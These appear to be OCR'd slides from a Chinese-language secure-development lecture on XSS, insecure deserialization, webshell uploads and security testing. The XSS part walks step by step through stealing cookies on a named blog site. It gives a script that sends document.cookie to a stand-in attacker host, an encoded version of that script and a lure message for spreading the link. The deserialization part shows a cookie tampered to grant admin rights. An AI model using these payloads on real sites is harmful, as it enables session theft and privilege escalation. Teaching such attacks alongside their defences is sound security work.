
Cross-Site Scripting(XSS)

(生:1996 ~ 卒:?)

OWASP Top 10: A7


- 風險
  - ✓ 駭客偷偷讓網站閱讀者做駭客指定的事情 ~
- 產生原因
  - ✓後端系統的輸出內容，包含了輸入的內容。

XSS (cont.)



XSS (cont.)

- 攻擊情境之一：以無名小站為例，竊取閱讀者cookie。
  - ✓ Step1: 找到可用的URL
    - http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<s



測試確認弱點存在

XSS (cont.)

- ✓ **Step2: 客製惡意網址**
  - **http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=<script>location.replace("http://www.evilhost.com/getcookie.asp?k="+document.cookie)</script>&search_title=1**
- ✓ **Step3: 編碼混淆**
  - **http://www.wretch.cc/blog/blog.php?id=VIPBlog&search=%3C%73%63%72%69%70%74%3E%6C%6F%63%61%74%69%6F%6E%2E%72%65%70%6C%61%63%65%28%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%31%30%34%2C%31%31%36…(略)&search_title=1**
- ✓ **Step4: 社交工程散佈連結引誘點選**
  - **例:到論壇求救 ➔ 『我 blog 有問題 / _ \，麻煩到這裡看一下 』 …**

XSS (cont.)

✓ **Step5: 偷到cookie後偽冒身份存取網站**

XSS (cont.)

➢ 防護建議：輸出轉換

✓ 將特殊字元先編碼再輸出，讓瀏覽器以資料方式處理

– 輸出資料到網頁內容➔ **HTML-Encoding**

Character	HTML Entity
<	&lt;
>	&gt;
&	&amp;
"	&quot;
'	&sbquo;
#	&#35;
'	&#39;
(	&#40;
)	&#41;
+	&#43;
:	&#58;
;	&#59;
=	&#61;

C# Example:

```
StringBuilder sb = new StringBuilder(
HttpUtility.HtmlEncode(input));
sb.Replace("&lt;b&gt;", "<b>");
sb.Replace("&lt;/b&gt;", "<b>");
sb.Replace("&lt;i&gt;", "<i>");
sb.Replace("&lt;/i&gt;", "</i>");
Response.Write(sb.ToString());
```

PHP:
Ensure output is passed through htmlentities() or htmlspecialchars()

ASP : Server.HTMLEncode(string)

Java :


```
import static org.apache.commons.lang.StringEscapeUtils.escapeHtml;
// ...
String source = "The less than sign (<) and ampersand (&) must be escaped before using them
String escaped = escapeHtml(source);
```

XSS (cont.)

Insecure Deserialization

OWASP Top 10: A8

- 攻擊者攻擊者在欲被反解譯(deserialize)回物件的byte stream內容中輸入自訂的字串以達到攻擊目標:



https://www.owasp.org/index.php/Deserialization_of_untrusted_data

Description

Data which is untrusted cannot be trusted to be well formed. Malformed data or unexpected data could be used to abuse application logic, deny service, or execute arbitrary code, when deserialized.

Insecure Deserialization (cont.)

https://cwe.mitre.org/data/definitions/502.html

Sample: File → UI Object

Example Language: **Java**

```
try {
  File file = new File("object.obj");
  ObjectInputStream in = new ObjectInputStream(new FileInputStream(file));
  javax.swing.JButton button = (javax.swing.JButton) in.readObject();
  in.close();
}
```

Sample: Authentication Token

Example Language: **Python**

```
try {
  class ExampleProtocol(protocol.Protocol):
  def dataReceived(self, data):

  # Code that would be here would parse the incoming data
  # After receiving headers, call confirmAuth() to authenticate

  def confirmAuth(self, headers):
  try:
  token = cPickle.loads(base64.b64decode(headers['AuthToken']))
  if not check_hmac(token['signature'], token['data'], getSecretKey()):
  raise AuthFail
  self.secure_data = token['data']
  except:
  raise AuthFail
}
```

Insecure Deserialization (cont.)

➢ Attack Sample: Super Cookie for Access Control

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

越權(提權)

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

➢ JAVA世界中不安全的反序列化風險

- ✓ *http://www.digicentre.com.tw/industry_detail.php?id=37*
- ✓ 由於攻擊者利用Java**反射機制的副作用**，在物件return之前就將所有動作執行完畢，導致**反序列化在解開byteStream時並且跳出error之前就將Payload全數執行**。導致攻擊者只要掌握後端程式中有何種函式庫，將函式庫中各種函式做組合，跨函式庫呼叫函式組合成Gadget Chain，最終執行Runtime.getRuntime().exec()以執行任意惡意代碼。

Insecure Deserialization (cont.)

Date	D	A	V	Title	Type	Platform	Author
2019-06-13	⬇		×	Sitecore 8.x - Deserialization Remote Code Execution	WebApps	ASPX	Jarad Kopf
2019-06-05	⬇		✓	IBM Websphere Application Server - Network Deployment Untrusted Data Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2019-05-08	⬇		✓	Oracle Weblogic Server - 'AsyncResponseService' Deserialization Remote Code Execution (Metasploit)	Remote	Multiple	Metasploit
2019-03-28	⬇		✓	Oracle Weblogic Server Deserialization RCE - Raw Object (Metasploit)	Remote	Multiple	Metasploit
2018-10-25	⬇		×	Oracle Weblogic Server - Deserialization Remote Command Execution (Patch Bypass)	Remote	Multiple	allyshka
2019-02-05	⬇		×	OpenMRS Platform < 2.24.0 - Insecure Object Deserialization	WebApps	Java	Bishop Fox
2019-01-07	⬇		×	Ajera Timesheets 9.10.16 - Deserialization of Untrusted Data	WebApps	Windows	Anthony Cole
2018-12-04	⬇		✓	HP Intelligent Management - Java Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2018-08-13	⬇		✓	Oracle Weblogic Server - Deserialization Remote Code Execution (Metasploit)	Remote	Windows	Metasploit
2018-07-07	⬇		×	Oracle WebLogic 12.1.2.0 - RMI Registry UnicastRef Object Java Deserialization Remote Code Execution	WebApps	Multiple	bobsecq
2018-05-17	⬇		✓	Jenkins CLI - HTTP Java Deserialization (Metasploit)	Remote	Linux	Metasploit
2018-04-22	⬇		✓	Oracle Weblogic Server 10.3.6.0 / 12.1.3.0 / 12.2.1.2 / 12.2.1.3 - Deserialization Remote Command Execution	Remote	Multiple	brianwrf
2016-07-20	⬇		×	Websphere/JBoss/OpenNMS/Symantec Endpoint Protection Manager - Java Deserialization Remote Code Execution	Remote	Multiple	Nikhil Sreekumar
2018-02-07	⬇		×	Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execution	Remote	Windows	Faisal Tameesh
2018-01-30	⬇		×	HPE iMC 7.3 - RMI Java Deserialization	Remote	Windows	Chris Lyne
2018-01-29	⬇		✓	Oracle WebLogic - wls-wsat Component Deserialization Remote Code Execution (Metasploit)	Remote	Multiple	Metasploit
2017-12-19	⬇		✓	Jenkins - XStream Groovy classpath Deserialization (Metasploit)	Remote	Multiple	Metasploit
2017-09-21	⬇		×	ERS Data System 1.8.1 - Java Deserialization	Remote	Windows	West Shepherd
2017-09-27	⬇		×	Oracle WebLogic Server 10.3.6.0 - Java Deserialization Remote Code Execution	Remote	Java	SlidingWindow
2017-09-19	⬇		×	HPE < 7.2 - Java Deserialization	Remote	Java	Raphael Kuhn
2017-07-30	⬇		✓	Jenkins < 1.650 - Java Deserialization	Remote	Java	Janusz Piechówka
2017-06-10	⬇		✓	VMware vSphere Data Protection 5.x/6.x - Java Deserialization	Remote	Multiple	Kelly Correll
2017-05-05	⬇		×	CloudBees Jenkins 2.32.1 - Java Deserialization	DoS	Java	SecuriTeam
2017-03-27	⬇		✓	Github Enterprise - Default Session Secret and Deserialization (Metasploit)	Remote	Linux	Metasploit
2017-03-15	⬇		✓	IBM WebSphere - RCE Java Deserialization (Metasploit)	Remote	Windows	Metasploit
2016-11-28	⬇		✓	Red Hat JBoss EAP - Deserialization of Untrusted Data	WebApps	Java	Mediaservice.net Srl.
2015-12-15	⬇		✓	Jenkins CLI - RMI Java Deserialization (Metasploit)	Remote	Java	Metasploit
2013-01-29	⬇		✓	Ruby on Rails - JSON Processor YAML Deserialization Code Execution (Metasploit)	Remote	Multiple	Metasploit
2013-01-10	⬇		✓	Ruby on Rails - XML Processor YAML Deserialization Code Execution (Metasploit)	Remote	Multiple	Metasploit
2010-09-27	⬇		✓	Java - RMIConnectionImpl Deserialization Privilege Escalation (Metasploit)	Remote	Multiple	Metasploit
2010-09-20	⬇		✓	Sun Java - Calendar Deserialization (Metasploit)	Remote	Multiple	Metasploit
2008-12-03	⬇		✓	Sun Java Runtime and Development Kit 6 Update 10 - Calendar Deserialization (Metasploit)	Remote	Multiple	sf
2009-05-20	⬇		✓	Apple Mac OSX - Java applet Remote Deserialization Remote (2)	Remote	OSX	Landon Fuller
2007-03-25	⬇	◘	✓	PHP < 4.4.5/5.2.1 - '_SESSION' Deserialization Overwrite	Local	Linux	Stefan Esser
2007-03-04	⬇	◘	✓	PHP < 4.4.5/5.2.1 - WDDX Session Deserialization Information Leak	Local	Multiple	Stefan Esser
2007-03-04	⬇	◘	✓	PHP < 4.4.5/5.2.1 - PHP_binary Session Deserialization Information Leak	Local	Multiple	Stefan Esser

Insecure Deserialization (cont.)

https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A8-Insecure_Deserialization

- **防護建議:**
  - ✓ **[OWASP]: "The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types".**
- **其他**
  - ✓ 盡量使用JSON、XML此類常用格式
  - ✓ 完整性檢查 (例如透過數位簽章機制)
  - ✓ 認證與紀錄呼叫者
  - ✓ 限縮程式執行權限
  - ✓ 執行錯誤時紀錄Log
    - 資料型態錯誤
    - 異常頻率
  - ✓ 針對執行de-serialization的主機監控其是否有異常網路行為

Insecure Deserialization (cont.)

https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html

✓ **Tools**

Mitigation Tools/Libraries

- Java secure deserialization library
- SWAT (Serial Whitelist Application Trainer)
- NotSoSerial

Detection Tools


- Java deserialization cheat sheet aimed at pen testers
- A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.
- Java De-serialization toolkits
- Java de-serialization tool
- .Net payload generator
- Burp Suite extension
- Java secure deserialization library
- Serianalyzer is a static bytecode analyzer for deserialization
- Payload generator
- Android Java Deserialization Vulnerability Tester
- Burp Suite Extension
  - JavaSerialKiller
  - Java Deserialization Scanner
  - Burp-ysoserial
  - SuperSerial
  - SuperSerial-Active

檔案上傳的資安風險

WebShell
惡意網頁程式

上傳 → 連結 → 執行 → 攻佔網站主機

Web Server



檔案上傳的資安風險 (cont.)

WebShell
惡意網頁程式


上傳 → 連結 → 執行 → 攻佔網站主機


Web Server

- **輸入檢驗**
  - 附檔名、MIME-Type
  - 後端執行
  - 白名單>黑名單
  - 避免被編碼或%00繞過
- **儲存時更名**
  - 包含副檔名
- **客製化的Reader**
  - https://.....show.aspx?id=112233
- **關閉存放目錄的執行權**
  - 以IIS為例 ：
    https://blog.miniasp.com/post/2010/08/04/IIS7-How-to-Turn-off-Execute-Permission

源碼安全檢驗 (Security Code Review)

- 輸入：原始碼 (部份工具可與IDE開發環境整合)





- 輸出：弱點、位置、修補建議
- 工具:
  - ✓ Checkmarx
  - ✓ CodeSecure
  - ✓ HP Fortify SCA(Source Code Analyzer)
  - ✓ IBM Security AppScan Source
  - ✓ Klocwork
  - ✓ Parasoft
  - ✓ ….
- 挑戰: 專案時程、結果誤報

(3.2)系統測試階段

- ✓ 測試安全控制項目之有效性
- ✓ 確認無其他資安弱點

http://www.e-greentest.com/Data/Uploads/image/2016/09/07/57cfe19add97b.jpg

需求/分析　設計　開發/**測試**　部署建置　維運

安全測試

- 環境 (←需先參考系統部署強化)
  - ✓ 整合測試環境
  - ✓ Staging環境
- 方式
  - ✓ 基本檢測:
    - Test Cases from RTM(需求追溯矩陣)
    - 壓力測試: 如 LoadRunner、Qaload、JMeter…
  - ✓ 自動工具: 弱點掃瞄
    - 系統弱點掃瞄: 如 Nessus、Rapid7…
    - 網站弱點掃瞄: 如 Acunetix、AppScan、WebInspect…
  - ✓ 綜合檢測: 滲透測試
    - 模擬駭客的人為攻擊(綜合工具、臨機應變)

提醒:

- *若自行開發則需預留人力與時程*
- *若外包則建議於契約中要求*
- *測試前最好先備份資料*

測試準則參考

http://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html

CWE Top 25


Rank	ID	Name	Score
[1]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	75.56
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	45.69
[3]	CWE-20	Improper Input Validation	43.61
[4]	CWE-200	Information Exposure	32.12
[5]	CWE-125	Out-of-bounds Read	26.53
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	24.54
[7]	CWE-416	Use After Free	17.94
[8]	CWE-190	Integer Overflow or Wraparound	17.35
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	15.54
[10]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.10
[11]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	11.47
[12]	CWE-787	Out-of-bounds Write	11.08
[13]	CWE-287	Improper Authentication	10.78
[14]	CWE-476	NULL Pointer Dereference	9.74
[15]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.33
[16]	CWE-434	Unrestricted Upload of File with Dangerous Type	5.50
[17]	CWE-611	Improper Restriction of XML External Entity Reference	5.48
[18]	CWE-94	Improper Control of Generation of Code ('Code Injection')	5.36
[19]	CWE-798	Use of Hard-coded Credentials	5.12
[20]	CWE-400	Uncontrolled Resource Consumption	5.04
[21]	CWE-772	Missing Release of Resource after Effective Lifetime	5.04
[22]	CWE-426	Untrusted Search Path	4.40
[23]	CWE-502	Deserialization of Untrusted Data	4.30
[24]	CWE-269	Improper Privilege Management	4.23
[25]	CWE-295	Improper Certificate Validation	4.06

測試準則參考


SANS

- https://software-security.sans.org/resources/swat
- https://www.sans.org/security-resources/posters/securing-web-application-technologies-swat/60/download

OWASP



- https://owasp.org/www-project-application-security-verification-standard/



- https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf
- https://github.com/wisec/OWASP-Testing-Guide-v5

綜合比較

測試方法	時間點	優點	缺點
原始碼檢測	開發階段	提早發現與修補 直指原始碼位置	找不到環境弱點
Test Cases (from需求追溯矩陣)	整合測試階段	確認實作Security Controls	非外部駭客思維
壓力測試	Staging 環境(建議)	確認系統效能Baseline	無法確認其他安全問題
弱點掃描(系統、網站)	Staging 環境(建議)	確認不存在已知弱點	無法確認未知弱點 掃瞄範圍可能有限 無法檢測商業邏輯
滲透測試	Staging 環境(建議)	(包含上述弱點掃描優點) 有機會尋找未知弱點 檢測範圍較完整 可檢測商業邏輯 可擴散攻擊 可確認損害程度	時間較長 人才難尋 成本較高
紅隊演練	企業現有營運系統	(包含上述滲透測試優點) 稽核整體資安防護是否仍有重大缺失進而造成重大影響	(包含上述滲透測試缺點) 跨企業所有部門 得到的弱點"數量佔比"較低 人才更專業但黑帽屬性更高

(4)部署建置階段


- ✓主機環境與軟體強化作業
- ✓縱深防禦機制

